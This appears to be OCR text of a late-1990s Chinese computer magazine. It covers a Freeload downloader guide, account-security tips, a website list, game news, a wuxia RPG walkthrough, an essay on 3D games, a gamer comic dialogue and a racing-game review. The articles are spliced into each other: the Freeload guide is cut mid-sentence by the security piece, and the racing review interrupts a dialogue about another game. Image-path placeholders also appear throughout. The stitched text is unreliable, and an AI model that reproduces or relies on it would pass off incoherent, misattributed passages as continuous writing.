Foreign Links: 是否需要抓连结到其他网站上的资料。举例来说，您如果要抓 www.cpcw.com 的资料，可是其中有连结到 www.ibm.com 去的资料，如果不选的话，那就只抓 www.cpcw.com 的资料，而不会去抓 www.ibm.com 的。

Retires: 在下载的过程中，如果发生几次错误就停止下载。

Info：

预先设置好的一些信息。

Home



就是到 Free Loader 的主页。

Sites

按下这个按钮会出现一个视窗，你可以在这个视窗中对 FreeLoad 做 Edit、Update 及 Delete，在视窗的上方还有 File、Edit 及 Help 三个下拉式选单，说明如下:

File 中有二个命令，Update 是更新所有在 Sites Window 中的网站，Close 是关闭这个视窗。

Edit: 要先选取一个网站才能使用这个菜单中的两个命令，Edit Freeload 这个命令跟工具条上的



个人网络安全

□SUN LONG

拥有个人帐号，迈入 Internet 之门，结交世界各地的朋友的确是件很快乐的事。但是，网络黑客也在网络上四处游荡，寻找机会盗取他人的帐号，利用其进行一些非法的活动，甚至非法闯入系统进行破坏。对于大部分通过拨号连接的个人用户，帐号被盗用，个人目录中的文件被修改或删除，电子邮件系统为他人控制会给个人带来很大的损失和麻烦。如何保护个人网络安全呢？

及时发现帐户被盗用：如果您在邮箱中发现一些莫名其妙的信件，确信它不是发给自己的；在应当有信的时候长期收不到来信（可能是被他人利用一些邮件系统收走了所有的邮件，如 Eudora）；个人目录中的文件被修改或打开，有时登录帐号密码正确但系统不接受（可能别人已用该帐号登录）；以上几种情况发生时，您应该核查自己的帐号是否被盗用！

核查：核查时应登录到本地的 UNIX 主机上，在 DOS 或 WINDOWS 的终端附件程序下以"t"方式(telnet)连接，格式：t 用户名，UNIX 主机的号码一般和登录进入 Internet 的相同。进入系统后查询'用户自查信息"(user self-query information) 列出登录清单，(最好对其打印或抓图)查询近期的登录时间和登录方式，看是否有不是自己登录的记录。如果需要更详细的信息则可进入"访问用户数据库"("access user database"，不同的主机可能名称不同)，近期您帐户的详细登录信息会清楚明白地列出。

发现问题后的解决方法：最简单和直接的方法就是更改密码。在 UNIX 主机上更改密码十分方便。选择'change password'输入旧密码，根据提示改换新密码，一切 OK！密码设定时要注意不要用电话号码，个人爱好和生日等容易被他人猜到的数字和单词，无规律的数字加字母的的密码保密性较好。密码每隔一段时间更换一次也是安全必要的手段。

可能出现的其他问题：如果你的密码已被更改无法上网，请和您的"ISP"服务商联系；UNIX 主机上没有以上菜单，可以通过 UNIX 系统的联机帮助或用户手册查出相应的命令和操作方法。

对于无法登录 UNIX 主机，"t"连接时您可能要输入两次帐号和密码，第二次将用户名前的字母"t"去除后再次输入。

以上是我的一点经验，不对之处请朋友们指正！希望大家网上快乐！ ✧

Freeload 一样，你可以更改所选取的网站的设定，Delete FreeLoad 则是删除所选取的网站。

另外在视窗下有三个按钮，Edit 和 Delete 这两个和上面说的一样，Update 则是只更新所选取的 FreeLoad，而不是所有 FreeLoad。

Update

更新所有在 Sites Window 里的 FreeLoad。

Fltv

一个屏幕保护程式。

Options

分成几个不同的标签，说明如下：

Settings:

Browser	使用何种浏览器
Space	用多少硬盘空间来下载
Time	每个月 Freeload 上线的时间
Current Usage	目前使用了多少硬盘空间及上线时间

Agent:

Shutdown	关闭工具条后，Update Agent 是否要继续执行
Downloads	设定 Update Agent 在下载时的速度，分成两个部分：

1. 同时执行下载任务的数量。
2. 完成了一个任务后停顿多久再开始下一个任务。

Time out

1. 如果连不上某个站，重试多少秒钟。
2. 在完成下载任务后，如果在设定的时间内没有其他的任务，就断线。

Errors:

1. 在下载过程中，如果发生错误，是否要显示。
2. 在发生多少错误后停止运行。





Schedule: 安排下载的时间。

Dialers: 拨号上网的方式。

当你在下载时，会出现一个 Update Agent 视窗，由这个视窗我们可以得知目前下载的情形，还可以从"速度'这个功能选单中来调整下载的速度，速度越快，所耗用的系统资源就越多。

通过上面的介绍，我想大家对这个软件有了一定的认识，既然有这么好的软件，我当然不会"独吃闷食"，有福共享嘛，大家快到这个地址去下载，免得到时候又不翼而飞了！

网址是：ftp://ftp.tku.edu.tw/pc/winsock/www/browser/freeload/freeload.exe ✧

网址简介

电脑游戏类

MADDEN NFL 97　97 橄榄球赛
http://www.ea.com

HEROES OF MAGHT AND MAGIC2:
THE SUCCESSION WARS 魔法门 2
http://www.nwcomputing.com

LOADS OF THE REALM2 诸侯争霸 2
http://www.sierra.com

TOMB RAIDER 古墓丽影
http://eidos.com

JEDI KNIGHT 武士
http://www.lucasarts.co

旅游类

美国冒险者旅游协会
http://www.adventuretravel.com/ats/

澳大利亚鹊桥旅行协会
http://www.magna.com.au/~gatrav/

周游美国
http://route66.netvision.be/

FODOR'S430 旅游指南
http://www.fodors.com/

PARKNET 美国景点网上介绍
http://www.nps.gov/

信息类

福建之窗
http://china-window.com/Fu-jian-w

深圳之窗
http://www.szpttt.net.cn

浙江之窗
http://www.zjpta.net.cn

天津之窗
http://www.zlnet.co.cn

成都之窗
http://www.cd.sc.cn

广州之窗
http://www.guangzhou.gd.cn

杂志文献类

Car and Driver 汽车与驾驶员杂志
http://www.caranddriver.com

JUCS　计算机杂志
http://www.iicm.edn.jucs





北京 Knight

秋天是收获的季节，众玩家是否正在抻着脖子寻找NEW GAME呢？别瞎忙活了，还是先听听KNIGHT的新消息吧，绝无戏言，如假包换。

★★八个男人和两个女人的乱斗——《VR战士2/PC》



特大喜讯：现在《VR战士2/PC》就要登台了，这次可不是土星移植版，而是真正的街机完全移植版。无论人物、招式还是真3D的华丽背景都得到了完全移植，甚至还加入了一些《VR战士3》的东西。另外游戏还支持联机对战，大家不用见面就可过招了。现在终于有机会在电脑上欣赏舜帝漂亮的醉拳了，怎么样？手痒了吧？不过先看看自己的配置吧，《VR战士2/PC》——P90、3D卡、16M内存——最好有MM……(方杖语：？？？？？)



★★你有铁皮，我有钢拳——《电脑战机》(VIRTUE ON)



又是一款街机3D格斗大手笔的完全移植，与《VR战士》不同的是所有斗士全是机器人。虽然笔者对机器人格斗并不感冒，但其800X600的高彩画面，一流的操作感和丰富的攻击方式还是吸引了我。同样，《电脑战机》也支持连机对战。它的不足是它所需的配置高得吓人：奔腾166MMX，32M内存(方杖语：什么？这是最低配置，啊！MY GOD！唉，可苦了我们穷玩家啦。)

★★究极的魔法与血腥的屠戮——《毁灭法师II》(HEXEN II)



问世间谁能与《QUAKE II》抗衡？唯有《毁灭法师II》也。这是一款利用《QUAKE II》的引擎开发出来的DOOM类游戏，制作者们声称，不管《QUAKE II》有的和没有的，《毁灭法师II》都有。游戏中可以选择控制4个不同的英雄，玩家不仅能见到真实的阳光，还可在户外散步。宏伟多变的场景，种类繁多的敌人，多达32种的武器，超乎寻常的光影效果再加上大量的RPG成份和网络作战功能，足以证明《毁灭法师II》是个超级GAME。它所需配置不高，要有24M以上的内存。(方杖语：24M内存？这配置还不高，Knight你脑袋没发热吧？你那破486能玩吗？！)



★★街头暴力四人组——《战斗之力》(FIGHTING FORCE)

EIDOS公司自《古墓丽影》后的又一力作，可以说是世嘉名作《格斗四人组》的3D版。三男一女的组合，风格各异的招式，最重要的是它号称继承了《古墓丽影》的流畅操作感，但经历了对《完美武器》的失望，我只能说它是个值得期待的动作游戏。游戏的配置又不高，这可是个好消息(方杖语：配置又不高？没有"大奔"我看你怎么玩。)。总之，这个3D过版动作游戏是否能掀起动作游戏的高潮呢？让我们拭目以待吧。(方杖语：拭目以待？一定又少不了3D卡。得，下辈子见吧！)



北京 MOPE

侠客英雄传3（上篇）

明朝中叶以后，内忧外患，兵连祸结。朝廷内宦官揽政，作威作福，群臣侧目。西有魔教觊觎中原武林，东有日本海盗勾结奸民为乱，江浙沿海千里官兵去征讨，往往无功而返。于是便有道义之士，结盟为友，成群成党一同效力为民除害。当然，为己之私，苟合取容，勾结奸人，叛党背国亦有所在。于是自当有英雄豪杰出于乱世，我的故事就从这里开始……

我身为潮山派的五弟子，名叫张知秋，被同门认为资质奇差，经常受到师叔的两个儿子大师兄连正阳和二师兄连翠的排挤。派中只有潘师母和蓝师妹对我好。由于资质差师父只让我练一些近似杂艺的功夫，什么扫耙功。一天我正在派中闲逛，刚逛到左侧最下面的屋边时，师父叫住了我，他要考我练功口诀。说实在的，我才懒得背这破扫耙功的口诀呢。我虽没幻想过成为当世豪杰，但人总是希望有真本事，我只希望师父不要把我看成废物，传我真正的本事，让我有所作为。至于口诀我只有胡说八道了，结果又被罚扫院晒药。来到左上方的药房摆出草药拿了扫耙扫地。突然我想起从师兄们那里偷看来的剑招便拿扫耙练了起来。这时从旁边经过的蓝师妹过来给我指点并鼓励我努力。看到此情此景的大师兄为了整我，要我去给他找狂风猴，不然就告诉师父我偷学武功。我只有来到潮山西面寻找，正找得肚腹饥饿却误入了潮山禁地。看见一锅热腾腾的汤，我正好充饥。喝完汤刚想走却碰到了汤的主人断腿怪人。怪人看我喝了他治腿的汤非常生气，于是点了我三大死穴逼我去为他偷《潮山药经》治腿。穴道被点三天不解就会死于经脉逆转，我只有从命。藏经楼一向把守严密，偷经谈何容易。我只得来到潮山派右上方的藏经楼寻找时机，此时大师兄正在看守经楼。没想到大师兄看到我时竟为了办私事让我接替。真是天赐良机不可错过，我溜进藏经楼，费了半天劲终于在一层楼中间的挂画后发现了药经。不想正自庆幸的我被返回的大师兄当场擒获。我尽管跪下求饶还是被带到了师父面前，幸好有师母求情我才保命。但无法拿到药经穴道不解我还是会死。我只好去求怪人饶命，没想到他为了偷经传了轻功给我。有了轻功我很容易就拿到了药经，交给了怪人。他一激动便说出了身份来历。原来他是师父的师兄袁不悔外号剑仙。二十年前他与五毒教的柳教主（垠儿）相爱遭到师祖的反对，最终被当成叛徒废了双腿。



他为了治腿去找垠儿才逼我去偷药经。为感谢我他不但解了我的穴道还传给我潮山断月剑法。我高兴的回到潮山派，没想到再次偷经的事还是被师父发现，我说出了实情师父才免我一死将我逐出山门。师母和师妹给了我一些衣物依依不舍的送我出了山门。从此我开始了江湖之行。（此时去潮山禁地看看汤锅便可到达原来到不了的左下方，在此处石碑上可得赤烈剑，进入溪流按左上右下左下右上的顺序熄灭火焰便可拔出海潮剑。）

我来到山下的杏源镇，在小镇的东北角我不惜受伤救了一名被流氓非礼的姑娘。她是本镇清风庄的小姐名叫段紫霜。她很感激我，并带我回到清风庄养伤。不知为什么我觉得她好象很喜欢我，可是我却似乎只把她当成妹妹。一天我陪她上街闲逛，来到一个卖饰品的小摊，她看到一个代表“身在情长在”的情身结便要我买给她。我这才真正明白她果然喜欢我。当我们回到庄子时管家告诉我们庄主段玉章和徒弟已经去了东南的翠英村。他们要联合丐帮打倭寇。这为民除害的机会我怎能错过。赶到翠英村我独自击毙了倭寇首领狼牙丸还有幸结识了丐帮的杨清和木天赐两位大哥。回到清风庄霜儿要我帮她找失落在后院的珍珠，谁想找到珍珠同时还发现了一个密道。我们刚要进入密道探个究竟便被庄主叫到了大厅，原来是岭南派的凌掌门带着徒弟姚擎来求亲。当我看到姚擎就是欺负霜儿的流氓时又惊讶又气愤，最终段庄主婉言拒绝了亲事。岭南掌门自觉丢脸，临走时扬言不做亲家就是仇人。这时从大门外冲进来一批锦衣卫说要搜查反贼，为首的狗官叫庞勉。他不但强行乱搜还非礼霜儿。当我上去阻拦时却被他一拳打翻在地，要不是怕给清风庄招祸我决不饶他。锦衣卫什么也没搜到只有撤走。在庄中又住了数日我决定继续上路，便来到霜儿房间与她告别。霜儿要我走之前陪她去看看密道，由于我也很好奇便陪她到了密道。草草看了一遍发现密道里有许多兵刃和武功图形，却不知何用。离开密道我又向庄主告了别便出了清风庄。路过镇的西街时看到两个怪人在打一个满身是伤的黑衣人。我觉得二打一不公平，便帮黑衣人抵挡了一阵（直接选逃跑）。怪人太厉害我也只好随后逃跑。逃到镇边的古庙，没想到黑衣人也在这儿，他已奄奄一息。黑衣人告诉我他叫赵蒙，是当年攻打魔教的领袖之一，那两个怪人便是如今魔教的两名法王，他们想夺回当年魔教





被抢的《三叹剑谱》,重新称霸中原。赵前辈把剑谱交给我,让我找到他失散多年的儿子赵闻风,并转交,且嘱咐我剑谱千万不可落入魔教或奸人之手否则将危害无穷,说完便咽气了。义士临死之托我怎能拒绝,于是决定尽快离开是非之地。

我从北面的码头乘船到了渠中岭,向北走一段便进了太和镇。在镇中我碰到了一名叫柳婵凤的姑娘。因为无意踩死了她的一只虫子,她便要我跟着她听她差遣。我觉得她的行事很有趣何况伴随美女又不吃亏便同意了。她的第一个要求便是去饭馆饱餐一顿。在餐桌上我一直用话气她,结果菜还没上她便被气跑了,我也只好跟着。谁想到一出门就被上次那两名魔教法王堵住,他们自然是逼要剑谱。幸好阿凤有迷烟才使得我俩有机会逃脱(直接选逃跑),但她还是受了重伤。我们一路逃上了镇左的莫愁岭藏进了树林,谁知却掉进了一个深洞。洞中到处刻了武功图形看上去和清风庄密道的很相似。我们在洞中还发现了段庄主的弟弟段兴,他双腿齐断无法出洞。他告诉我们这图形记载了绝世轻功"七星追魂步"。但奇怪的是在谈话中他居然管自己的父亲叫死老头并说腿是他父亲弄断的。当他看出阿凤中了魔教的炼魔狂风舞时便以救阿凤的命为诱饵要我背他出洞。谁知背他出洞后,他只告诉我要救阿凤采三种药(一,此洞中的明珑果。二,大雪山的百恋花。三,觅月门的毒萤草。)可能有用便扬长而去。看来只有试试了。我们回到洞中在上方的一块石壁上学会了七星追魂步并在石壁下发现了明珑果。接着来到莫愁岭西侧的大雪山,在山左的崖壁下拿到了百恋花。继续往西找到了觅月门见到了门下的四大高手。我说明了来意但他们见死不救不肯施舍毒萤草,还非逼我出手。我打不过只好逃上了后山通天岭。天无绝人之路,我在左侧崖边的树上采到了毒萤草。于是立刻配药给阿凤服用。在寒风中我守侯了三天三夜阿凤终于好了。为了躲避觅月门我只得展开七星追魂步(据说能飞数百里,夸张吧。)飞跃了悬崖来到霸月山。从霸月山下来就进入坤宁城,我们实在需要休息了。

进入坤宁城,我正想进入城门右侧的酒店(明月楼)休息。不想被一位官爷叫住,这人正是庞勉。他果然不怀好意,以都姓张为由诬陷我与所谓的反贼张略有关,真可笑。想抓我没那麽容易,上次那一拳之仇我可没忘,打架——来吧。几个回合就将他斩落马下,他狼狈逃跑时连城门通行令牌也失落在地,锦衣卫不过如此。来到酒店睡了一觉,阿凤和我越想越生气决定夜探狗官府,看看他们密谋什么。飞身跃上阉贼严崇英的府墙,正巧他与庞勉在院中谈话。原来上次搜查清风庄不是为了查反贼而是为了一本秘籍,现下已抓了段氏父女正在拷问。故人遇难怎能不救,何况还是霜儿。狗官离开后,我拉着阿凤冲进了地牢。段庄主被酷刑折磨的几乎不能行动。他把秘籍的秘密告诉了我,原来严贼要的秘籍是段家前辈所创,名为《卧龙兵鉴》,其中不但记载了兵法等还记下了绝世武功卧龙诀。它就藏在我和霜儿发现的清风庄密道。段庄主把取得秘籍的钥匙(伏印剑)交给了我,让我保护秘籍不落奸人之手。突然严公公与庞勉从天而降,原来他们早发现了我和阿凤,不动声色是为把我们一网打尽。看来只有杀开血路冲出去了。庞勉好说这严公公可就麻烦了。在严崇英就要出手的一刹那段庄主突然扑向严贼拼命抱住叫我们快跑。严贼真是狠毒手起掌落段庄主即时闭命。我们只得趁机含泪逃跑。一路杀散几群官兵终于逃出虎口,不过奇怪的是在逃跑途中竟有一不相识的人为我们指路,更怪的是他与常人不同居然长得金发碧眼。回到酒馆却巧遇师妹。蓝师妹见到我悲喜交加诉说了我离山后派中的惨剧,师父与师叔争权,师叔与他的两个儿子被杀,师母也死在这场同门杀戮中。她和几名师兄弟就是为此才逃到这里。正在谈话间,远处一桌自称为岭南五虎的五名家伙围住了我们。原来是姚擎来捣乱,真是冤家路窄。一番争斗,岭南五虎被打跑,我却从他们嘴里得知丐帮帮主病危的消息。由于担心杨、木两位大哥我决定去趟丐帮。要到丐帮必须到烟波镇做船。

来到渠中岭东北方的烟波镇 刚进客栈的房间阿凤就闹着吃鸡屁股,没办法只有出去找找。过了石桥走到小镇的左上角遇到了黑青双巫煞,他们非逼我交出小姐。我正莫名其妙时阿凤走了出来,原来她是五毒教教主的女儿。她听双煞说母亲病了便决定回去探望,虽然不舍她离开但没办法,我们只得约好端阳节在坤宁城明月楼再见。回到客栈我想带霜儿继续上路但由于东瀛海盗作乱没有船敢出航无法渡江。于是我决定联合王船会消灭盗匪为百姓除害。王船会的舵主上官风云也是名侠义之人,早有消灭盗匪之心。匪首兽王极乐火带领的盗匪虽多但却是乌合之众,我们很容易就消灭了海盗到达了江海镇。

我虽急着赶路,但看到霜儿那疲惫的样子还是决定先休息一晚。一夜好睡,我刚伸着懒腰走出客栈就和魔教的三个法王撞了个满怀,真是冤家路窄。打是白给了,跑吧。我拉起霜儿一阵狂奔,不想竟闯进了朝廷的海军基地。俗话说的好'最危险的地方往往是最安全的地方",不管三七二十一我们一头躲进了最下方的战船。魔教法王果然没有追来,我正暗自庆幸只听甲板上一阵忙乱战船居然出海了。

从传令的声音判断官兵要去剿灭倭寇。这下可难脱身了,我们只有在船舱中找藏身之处。忽地战船好象与什麽东西撞上了,猛烈的震动后传来了喊杀声和刀剑撞击声。霜儿和我来到甲板上,此时官兵与扶桑海盗打成一片,战船起火就要沉了。我们可不想为朝廷送死决定找救生小船逃命。当我们走到一座梯桥中间时突然两端爆炸梯桥折断,我与霜儿掉入了大海。我们抱着木板随风在东海上漂流,被海潮冲上了一座小岛(铁山岛)。

大难不死必有后福,我们在岛上找到了人家,房主公孙得意竟是霜儿曾祖父段铁的徒弟,即她祖父的师弟。从他嘴里我得知了《卧龙兵鉴》与玄铁剑的秘密。他收我为徒并在林中传授了其自创的上乘武功"段氏铁步脚"。由于还要去丐帮我与霜儿只住了几天便告别了师父,临走时师父把龙泉剑与龙泉石交给了我。(东海的东面有一炎魔基地,去打败炎魔无天四次可得天魔刀。)

我们乘船回到了中原,从江海镇出发沿翠北岭往西过了一个小桥来到一座破庙前,这就是丐帮。进了丐帮才知自己被骗,帮主木月清病危只是谣言。由于丐帮消息灵通我便托杨大哥帮我寻找赵闻风。既然丐帮无事我便打算赶回坤宁城赴端午节之约,于是我与丐帮众人告别。(从江海镇乘船烟波镇可找河边最左侧屋中的阿生。)

(待续)



□北京 KNIGHT

俗话说的好，“海阔凭鱼跃，天高任鸟飞”。随着计算机硬件的不断发展，软件制造者施展拳脚的空间越来越广阔了。大量新技术的采用，使软件产品的界面更华丽，速度更快，功能更全，其中变化最明显的要数游戏软件了。几年以前，谁也不可能想到如今的游戏会做得这么好，其声光效果，解析度和操作感都产生了质的飞跃，并且从 2D 到 3D，游戏的临场感、真实感已经达到了令人瞠目结舌的地步。

越接近现实的东西就越真实，越真实的游戏就越具有震憾力。为了让游戏更刺激，制造商们想尽办法来减少游戏中的世界与现实世界之间的差距，在这种思想指导下，再加上硬件条件的许可，3D 游戏就诞生了。从最早的‘暗杀希特勒’，‘鬼屋’到‘QUAKE’和‘古墓丽影’，多边形的由少到多，贴图技术的不断更新，视角变换的动态化，确实使我们感到其强大生命力和无与伦比的真实感。

对 3D 游戏进行一下简单的分类，我们发现它其实只有两大类型。第一类就是 DOOM 类，也叫主观视角类游戏。我们大家都是用双眼来观察周围环境的，有一定的视角限制，靠转动头部来使我们获得全方位的环境信息。DOOM 类游戏就是把显视屏设定为我们的双眼，模拟人类的观察方式，使我们获得游戏中的视觉信息。在游戏中我们可左顾右盼，仰头低头，周围一览无余，再加上逼真的音效，好象我们就处在现实世界一样，让人充分溶入游戏中，体验一下现实中体会不到的惊险，恐怖与乐趣。DOOM 类游戏的代表作就是 ID 公司的‘DOOM’了，当时可是炙手可热的巨作，以至于人们把 DOOM 作为主观视角游戏的代名词。由于 DOOM 的成功，各大公司纷纷随波逐流，做了大量的 DOOM 类游戏，质量参差不齐，虽然其中不乏优秀作品，但真正使 DOOM 类又一次大放光彩的应属 3D REALM 公司推出的‘毁灭公爵’。它的成功并不是偶然的，首先因为它使玩家走出了地道，在城市、太空中过了把瘾。游戏中场景明亮丰富，解析度可到 800X600，清晰的图像使玩家 DOOM 综合症（头晕恶心）的发病率降到了最低。其次就是其极强的游戏性。玩家可干的事很多，除了打打杀杀还可以飞翔，打台球，泡舞女甚至上厕所。你的一切行动也会留下痕迹，一场大战后，观察四周，满墙的枪眼，被破坏得乱七八糟的家俱和一地血肉模糊的尸体，细致的设计有时真让我觉得自己是否真的是在打游戏。但真正给 DOOM 界带来一场革命的游戏却是 ID 公司的反击之作——“QUAKE”。它采用了即时贴图的技术，所有的场景和敌人都是真 3D 的，给人带来的视觉刺激不同凡响。看了“QUAKE”以后，我们可以说以前的 DOOM 类游戏都只能属于 2D 或 2.5D 了。但笔者并不看好“QUAKE”，因为它的游戏性远比不上“毁灭公爵”，画面又比较阴暗单调，所以很多人玩了两天“QUAKE”后又接着扮起公爵来了。这说明 ID 公司要想真正再造辉煌，就必须在游戏性上下一番功夫。现在玩家的盼头又来了，ID 的“QUAKE II”和“毁灭法师（HEXEN II）”，以及 3D REALM 的‘PREY’都快发行了，尤其是‘毁灭法师 II’，可以说感觉好极了。不幸的是——（方杖语：怎么，不敢说了？配置太高了吧？）

第二类 3D 游戏就是第三人称视角类。这一类给玩家的感觉更象看一部自导自演的电影，我们操控着游戏中的人物冲锋陷阵，无意中就已经与自己控制的英雄溶为一体了。这种类型游戏的鼻祖要算“鬼屋（ALONE）”了，当时曾被列为恐怖游戏，主要是因为它超真实的 3D 空间，电影般的蒙太奇手法以及诡异可怖的音效把玩家与恐怖片似的情节牢牢地联系起来，让人难以自拔。这种恐怖感是任何 2D 游戏都不可能给我们带来的，立刻‘鬼屋’系列便自成一派，它的名字也就成为这种游戏的代名词。借着‘鬼屋’的声势，其二、三、四集也相继推出，但都没什么突破，倒是法国一家不起眼的小公司推出的“魔域迷踪”引起了轰动，让人看到了 ALONE 类的希望。“魔域迷踪’采用了椭球体技术，使游戏中的人物丰满圆滑，再加上全 3D 的场景，迷幻的童话般的气氛，大魄力格斗画面和丰富的剧情给游戏界吹来一股清新的风。记得那时很多人都说‘魔域迷踪’可以毙掉‘鬼屋’了，一点不夸张。又过了一阵子，一个拥有超华丽画面的 3D 动作游戏“时空游侠”出世了。虽然其冒险成分很少，但就是为了视觉享受，也使它获得很多支持者，笔者也不例外。可是我一直都期望有一部同时拥有极靓的画面和庞大冒险情节的 3D 游戏，没多久“古墓丽影’满足了我的愿望。它的画面堪称一流，更可喜的是它使玩家圆了探险梦。古埃及，古罗马，亚特兰第斯，一段段惊险的历程，一幕幕宏伟的场景，还有流畅的操作感，当我用了 20 小时通关后，心情久久不能平静。一部好的游戏是应该经得起回味的，“古墓丽影’是最好的，直到现在我还这么认为。新出的“完美武器”，“乌鸦”等，虽然画面又有改进，但无论剧情还是操作感都不尽人意，真正值得期盼的恐怕只有“古墓丽影 II’了，慢慢等吧，明年才能见到。

游戏 3D 化已成为一种趋势，玩家可要加把油苦练。记得我们宿舍的几位老兄原来对 3D 游戏表现得很不屑，守着台奔腾 120 却大玩‘魔法门英雄传”，后来我才知道，他们是因为技术不顶而不敢玩。唉，游戏在发展，玩家也要发展，别跟不上时代哟。

GAME 四人组



★在这四人之中其年龄最长，电脑游戏龄最长——PC GAME FANS 中的实力派人物。因特别喜爱连线对战游戏，故而被人称为“老猫”(MODEM)。

★女，19 岁，大学生，老猫的亲妹。在其哥“老猫”的“哄骗利诱”下进入了 PC GAME 的世界——刚介入 PC GAME FANS 群中不久，是个很可爱的女孩子。

京



★男，21 岁，叉叉电脑杂志社小编。真正狂热的 PC GAME FAN，时常为玩电脑游戏而不吃不喝，是国产游戏的忠实捍卫者，对国内外新游戏十分感冒。其最大特点是十分擅长修改游戏，是属于那种“为达到个人目的而不择手段”的人，正因如此，而被“老猫”所不齿，小 T 对此不以为然。



★男，年龄未知，职业不详，一个不可琢磨的人物，对任何游戏都很挑剔，耐性甚差，除了《仙剑奇侠传》外，没有打到头的。老猫的邻居。

人物定位：方杖　秋月

形象设计：方杖之姐

之一　天惑

原作：MOON　改编 方杖

这天老猫、京、Nothing 三人来到小 T 家。待宾主落座，京忽然发现小 T 有些面黄肌瘦，而且过去他脸上总带着的笑容也变成了忧郁。

京：阿 T，几天不见变得苗条、稳重了？（窃笑）

小 T：你呀，又来取笑于我。我这……唉——

老猫：几天不见你小子怎么变得多愁善感了。是不是失恋了？

小 T：失恋？！也差不多吧。我是受骗了。

Nothing：（坐在一旁冷笑）

老猫：怎么回事，快细细说来。

小 T：受骗的岂只我一人呀！大家还记得前几天宣传得沸沸扬扬的国产游戏吗？我都买了。本以为这回的国产游戏终于可以扬眉吐气了，谁知真正的制作水平都实在差强人意。

Nothing：（坐在一旁冷笑）

京：怎么？钱花的冤枉了？（又一阵窃笑）

小 T：这不是钱的事。我本以为中国国产游戏这回总算有出路了。可自从玩了这些东西后我眼前的光明又消失了。

这时房间里一片寂静。谁也不愿意再说下去。

几天后……

老猫：小 T 快开门，俺们来了！

小 T：来了，来了。急啥！

众人被满面春风的小 T 迎进屋去。

京：呦！这是怎么了！你（小 T）变得好快呀。是不是出门捡着金块了？

小 T：哈哈哈！你们看这是什么？（只见小 T 拿出了一个盒子，上写“天惑”两个大字）

京：又是国产游戏——

小 T：不一样的，你们看看就知道了。

这时众人才发现 Nothing 已经坐在小 T 的电脑前了

老猫：你这“蔫土匪”，地占的好快呀！

只见老猫一个箭步就坐在 Nothing 身边。而京、T 二人只有看的份了。众人经过数小时的车轮大战，终于因为肚子问题才停手。尽管谁都没对这个游戏做出评价，但从他们的表情可以看出——是个 GOOD GAME。

饭桌上……

京：这两天我要减肥，吃的不多。

老猫：借口！谁不知道你是想早点吃完好去玩《天惑》。

京（嘴一噘）：哼，打飞机的破游戏有什么意思，我去玩“仙剑”去。

小 T（小声对老猫）：没——文化——

京：T，你说谁？！

老猫：得了，那么老的游戏，《天惑》你刚才不玩的挺欢吗？

京（没抬头）：我——《天惑》也确实不错——（去一边了）

小 T（来劲了）：就是嘛，640X480 的解析度，当然——

Nothing（沉默以久终于开口了）：得要 WIN95。

小 T（瞪了 Nothing 一眼）：支持高彩色——

Nothing（面无表情）：你我的机器只能用 256 色，不然跑不起来。

小 T（怒目圆睁）：我觉得这游戏的难度也适中，子弹的轨迹很清晰，很有规律，速度也不快——

Nothing：你倒想快——哎——机器配置——（一声冷笑）

小 T（没理他）：而且还能自动攒枪

飙车敢死队

YOU'RE DYING

□北京　王钊

97年夏初，赛车游戏蜂拥而至，如《97赛手》、《极品飞车2》等，都是一些经典的作品，非常符合赛车迷的口胃。但是，随着这些单一为追求速度的赛车游戏渐渐被玩家玩腻时，又出现了一种新的形式，那就是格斗类赛车。我现在为大家介绍的这款《飙车敢死队》就是这类游戏的经典之作。

此游戏是97年初由SCI公司发行的，可以在DOS及WIN95环境下运行（这是现在游戏由DOS向WIN95过渡时期，厂商为吸引更广的用户而采取的策略），DOS下分辨率是320X200，在WIN95下可以达到640X480。游戏可支持3D加速卡和MMX技术，同时能使用MODEM进行联线对战。

在《飙》中，你将从男女两名队员中选择一位去参加这场疯狂的比赛，两人驾驶的赛车的性能也有所不同，男队员注重攻击和防御力，而女队员则有非常高的速度和灵活性，在可以根据个人爱好选择。你的对手有多达25种不同的赛车，而包括你的车在内的37辆车全都是怪模怪样的。赛道有35条，这些赛道不再是一条环型的公路，而是一片自由、开阔的空间，赛道包括城市、荒原、矿井、隧道、下水道，每一个都非常细致逼真。



《飙》的游戏规则也非常特别，时间是倒计时，过关的条件有三种：跑够圈数（最无聊的）、撞死规定的人数（最残忍困难）和将每关五名对手的车辆完全撞毁（最过瘾），以上条件在时间到零之前，只要满足一种即可过关，你用哪种方法过关也是根据个人兴趣。值得一提的是，每关赛道上都有很多行人，他们成为赛车追逐的对象，被撞到会血肉横飞，这也是游戏的一大特色。除了时间外，游戏中金钱也起了至关重要的作用，用钱除了可以买更好的装甲、发动机、武器等装备外，在比赛中如果自己的车被撞坏或翻车，想恢复都需要钱。挣钱的唯一途径就是撞人，而挣时间除了撞人外，还可以主动撞其他赛车或撞垃圾桶。（方杖语：这算什么游戏规则？！）



游戏中对画面及音效的处理是非常细致的。画面方面运用了即时光影，以及烟雾等特殊效果，同时对于所有赛车、路面、景物、水下也进行了特殊的3D处理，如果你的赛车受损，不但会冒烟着火，还可以看见被撞扁的车身。游戏的音乐音效方面也很出色，音乐是运用现在流行的CD音源，有多首摇滚乐曲；而音效则大量录制于自然界，像汽车行驶撞击的声音和人们的呼喊声，都是惟妙惟肖。

在DOS下运行此游戏需要8MB内存，在WIN95下高解析度运行则必须32MB内存，而要获得较满意的效果，还要有多能奔腾和3D加速卡及波表声卡。

《飙》虽然属于格斗类赛车，但是其驾驶操作方面的感觉一点不亚于其它赛车游戏，尤其在游戏中，可以随时变换各种视角来观察车子的状态。这种3D的视角变换在其它赛车游戏中是罕见的。相信它会让各类玩家满意的。

Nothing（咳嗽了一下）：好是好，尤其是CD音乐很是出色，但我到觉得它把以前飞机游戏的一些好传统给丢了，缺乏震撼力。每关两部分的过度也不太好，第一部分的小BOSS往往没打死就进入第二部分了。另外飞机枪的变化也很单调，吃三个枪居然就满了。（一向沉没的Nothing这时居然滔滔不绝）

小T：话是这么说，但任何游戏也不可能那么完美吧？Nothing，你也太挑了！

Nothing：各位，我还有些扫兴的话要说（小T晕厥）。我觉得像《天惑》这样的射击游戏因为没有剧情，不用智慧所以……我觉得……（被老猫捂住其嘴）

在三位男士畅谈时，京却已坐在了电脑旁而窃笑。

